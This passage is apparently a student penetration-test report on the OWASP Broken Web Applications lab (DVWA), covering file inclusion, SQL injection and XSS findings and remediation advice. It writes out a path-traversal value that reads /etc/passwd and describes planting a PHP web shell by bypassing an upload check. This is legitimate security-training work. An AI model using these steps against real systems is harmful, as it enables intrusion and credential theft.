Web Attacks Report

Network Penetration Testing

*CRN 50250*

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  |  |  |  | |
|  | | | | |
|  | | | | |
| Date: March 12th, 2021  Project: 02-21  Version 1.0 | |  |  |  |

Table of Contents

Table of Contents…………………………………………………………………………………………….….2

Executive Summary……………………………………………………………………………………………….4

Phases of Penetration Test………………………………………………………………………4

Findings Overview………………………………………………………………………………… 5

Recommendations………………………………………………………………………………… 5

Severity Scale…………………………………………………………………………………………6

Exploitation……………………………………………………………………………………………………….....7

1.Local File Inclusion...................………………………………………………………….…..7

1.1. Checking For Vulnerability...................................................................7

1.2. Uploading Malicious File To Exploit Local File Inclusion Further.....9

2.Remote File Inclusion..............................……………………………………………....…14

2.1.Checking For Vulnerability...................................................................14

2.2.Uploading Malicious File To Exploit Remote File Inclusion Further..15

3.SQL………………….........................................................………………………………...18

3.1.Checking For Vulnerability...................................................................18

3.2. Exploiting Blind SQLi Vulnerability...................................................20

4.Cross-Site Scripting XSS....................................................................................24

4.1.Checking For Vulnerability...................................................................24

4.2. Exploiting Reflected XSS To Get User’s Session Cookie.....................26

Appendix............................................................................................................................28

Table of Figures

[Figure 1.1: DVWA File Inclusion Page 6](#_Toc64889312)

Figure 1.2: DVWA File Inclusion Page Displaying DVWA Homepage [7](#_Toc64889314)

Figure 1.3: DVWA File Inclusion Page Displaying /etc/passwd content............................7

Figure2.1: DVWA File Upload Page.....................................................................................8

Figure2.2:Simple Backdoor PHP.........................................................................................8

Figure 2.3: DVWA Webpage Source Code Showing Check on File Extensions..................9

Figure 2.4: DVWA File Upload Error Message...................................................................9

Figure 2.5: Using Burp-Suite as an Intercepting Proxy....................................................10

Figure 2.6: Successful upload Page after modifying image/jpeg......................................10

Figure 2.7: Display after including the simple-backdoor file ..........................................11

Figure 2.8: Passing id Command to CMD Parameter.......................................................12

Figure 2.9: Passing PWD Command to CMD Parameter ................................................12

Figure 2.10: Chaining Multiple CMD Commands in a single call....................................13

Figure 3.1: Location of Index.html on Remote Kali Machine..........................................14

Figure 3.2: Kali Homepage Loaded on DVWA File Inclusion Page................................15

Figure 4.1: Msfvenom Generating Payload.....................................................................16

Figure 4.2: MsfConsole Multi Handle Listening for reverse Connection......................16

Figure 4.3: Setting Listening IP Address And Port To Match Generated Payload.......17

Figure 4.4: Payload File Included in File Inclusion URL.............................................17

Figure 4.5: Open Meterpreter Session..........................................................................17

Figure 5.1: User Information for ID 1...........................................................................18

Figure 5.2: Using 1’ To Test For SQLi Vulnerability.....................................................18

Figure 5.3: Using 1 and 1=1 To Test For SQLi Vulnerability.........................................19

Figure 5.4: Using 1 and 1=2 To Test For SQLi Vulnerability.........................................19

Figure 5.5: Checking For Number of Columns..............................................................20

Figure 5.6: UsingUNION SELECT Statements.............................................................20

Figure 5.7: Using Union Select Statements To Display Database Name and User.........21

Figure 5.8: Using information\_schema To Display All Available Tables........................21

Figure 5.9: Displaying Usernames and hashed Passwords available on User Table.......22

Figure 5.10: Invalid Page When SQL WHERE Clause used due to webpage filters.........22

Figure 5.11: Using Burp’s Decoder To Convert Text To Hex.............................................23

Figure 5.12: Displaying Tables From DVWA Database Using Hex in WHERE Clause....23

Figure 6.1: DVWA XSS Reflected Page With Displayed Input.........................................24

Figure 6.2: DVWA XSS Reflected Page With Displayed Input.........................................24

Figure 6.3: DVWA XSS Reflected Page Source Code Verifying Lack of Encoding...........25

Figure 6.4: DVWA XSS Reflected Page After Execution of simple script code................25

Figure 6.5: Simple Python HTTP Server...........................................................................26

Figure 6.6: Inputting Script Payload To Retrieve User Cookie........................................26

Figure 6.7: Simple HTTP Server Output...........................................................................27

EXECUTIVE SUMMARY

Akolade Adelaja conducted a security assessment of the Open Web Application Security Project (OWASP) Broken Web Applications Project to determine its existing vulnerabilities by engaging in a penetration test that was conducted on the 10th of March 2021. The OWASP Broken Web Applications Project is a collection of vulnerable web applications that are distributed on a Virtual Machine running a variety of applications with known vulnerabilities.


The goal of the “pentest” is to act as a malicious actor by performing attacks against the Broken Web Applications Project to discover any vulnerabilities that could lead to a breach and be leveraged to gain access to the web application.

This assessment harnessed testing based on the *NIST SP 800-115 Technical Guide to Information Security Testing and Assessment* and the *OWASP Testing Guide (v4)* to provide documentation and proof of developing a working exploit.

PHASES OF PENETRATION TEST

Phases of penetration testing activities include the following:

* Planning – Goals are gathered, and rules of engagement are obtained.
* Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
* Attack/Exploitation – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
* Reporting – Document all found vulnerabilities and exploits, failed attempts, and recommendations.



FINDINGS OVERVIEW

While conducting the penetration test, there were several critical vulnerabilities discovered in the OWASP Broken Web Application A brief technical overview is listed below:

**Target: DVWA** – Local File Inclusion Vulnerability

Gained read access to files by exploiting a Local File Inclusion vulnerability on the DVWA web application found on ***10.0.2.5/dvwa***. Files local to the server are accessible using the include function allowing for a low-privilege shell, obtained by exploiting the file upload utility found on ***10.0.2.5/dvwa/vulnerabilities/upload/***, uploading a malicious file, and accessing the malicious file using the include function. This allowed Adelaja to execute operating system commands.

**Target: DVWA** – Remote File Inclusion Vulnerability

Gained low-privilege shell by performing a remote file inclusion attack against the DVWA web app found at ***10.0.2.5/dvwa.*** The application permits the inclusion of files from other servers allowing for the web application to being tricked into running a malicious script used to gain access to the system.

**Target: DVWA** – Blind SQL Injection Vulnerability

Gained access to users and passwords database by performing a manual Blind SQL Injection attack against the DVWA web application found on ***10.0.2.5/dvwa***.

**Target: DVWA** – Stored Cross Scripting Vulnerability


Leveraged vulnerability found in DVWA XSS tab by storing a malicious JavaScript file on the target server to achieve disclosure of user’s session cookies, leading to a session hijack and control over the account.

RECOMMENDATIONS

To increase security posture and prevent the attacks mentioned on the previous page, Adelaja recommends the following mitigations and/or remediations be performed:

* **Limit API Inclusion.** Ensures potential attacks cannot perform directory traversal. Allowing inclusion only from a directory and directories below it
* **Accept Only Characters And Numbers For File Names**. Blacklisting every special character, not in use in a filename.
* **Parameterized Statements.** Switching to a safe API is most likely the safest way to handle SQL Injections
* **Character Escaping** Without an API, Web Applications should be able to escape special characters. Although it should be considered a last line of defense as escaping characters is not 100% foolproof.
* **HTML and Attribute Encode.** Before inserting untrusted data into typical HTML values. It should not be used for event handlers
* **Sanitize HTML Markup.** Encoding and validating untrusted input that is supposed to hold HTML can be very difficult. A library that can parse and clean HTML formatted text is crucial.

SEVERITY SCALE



**EXPLOITATION**

Local File Inclusion Vulnerability

During the exploitation phase, Adelaja will attempt to exploit an LFI vulnerability within the DVWA website. The end goal for the tester is to attempt to penetrate the target system gaining as much access privilege as possible. Adelaja will stay within the scope determined during pre-engagement.

**1.1.****Checking For Vulnerability**

Before proceeding to develop the exploit. The DVWA website is checked to find any parameters vulnerable to a Local File Inclusion attack before trying to leverage information obtained to get access to the system. The URL has a ***page*** parameter with the ***include.php*** value, indicating that the page is loading a PHP file by that name[Figure 1.1].




Figure 1.1: DVWA File Inclusion Page

Noting that the page loading the ***include.php*** file is two levels below the application’s root directory (/*vulnerabilities/fi/)* and three levels below the server’s root directory (*dvwa/vulnerabilities/fi*/). Replacing the filename ***include.php*** with ***../../index.php***, will go up two levels in the directory (known as a path or directory traversal) and display the DVWA’s home page on top of the current page[Figure 1.2],




Figure 1.2: DVWA File Inclusion Page Displaying DVWA Homepage

Escape the webserver root to reach files in the operating system. By default, on a Linux machine, Apaches web server’s root is at ***/var/www/html***. Adding three more levels to the previous input on the URL will refer to the operating system’s root. Setting the ***page*** parameter to *../../../../../../../etc/passwd* will display a list of system users, their home directories, and their default shells on the target operating system[Figure 1.3].




Figure 1.3: DVWA File Inclusion Page Displaying /etc/passwd content

**1.2.****Uploading Malicious File To Exploit Local File Inclusion Further**

To further demonstrate the security issue of allowing the inclusion of local files, a malicious file will be uploaded to the website and used to further exploit this vulnerability using the *File Upload* section of the DVWA website. [Figure 2.1].

Graphical user interface, text, application

Description automatically generated

Figure 2.1: DVWA File Upload Page

The malicious file to be uploaded is a PHP web shell or backdoor script that will run on the target server allowing for the execution of operating system commands. The file, ***simple-backdoor.php***, included in Kali’s collection of web shells in the /usr/share/webshells directory will be used for this demonstration[Figure 2.2].

Text

Description automatically generated

Figure 2.2: simple-backdoor.php

The DVWA website employs validation checks on files ensuring the correct file-type of files accepted for upload to the website[Figure 2.3].




Figure 2.3: DVWA Webpage Source Code Showing Check on File Extension

So, uploading a file with a .php file name fails[Figure 2.4].




Figure 2.4: DVWA File Upload Error Message

To bypass this protection, one easy way to upload the file ***simple-backdoor.php*** is to rename the PHP file with a valid extension. This, however, will cause the server and browser to treat the file like an image, meaning the code wouldn't execute. Modifying the request's parameters using Burp Suite as an intercepting proxy instead, will work around this protection[Figure 2.5].

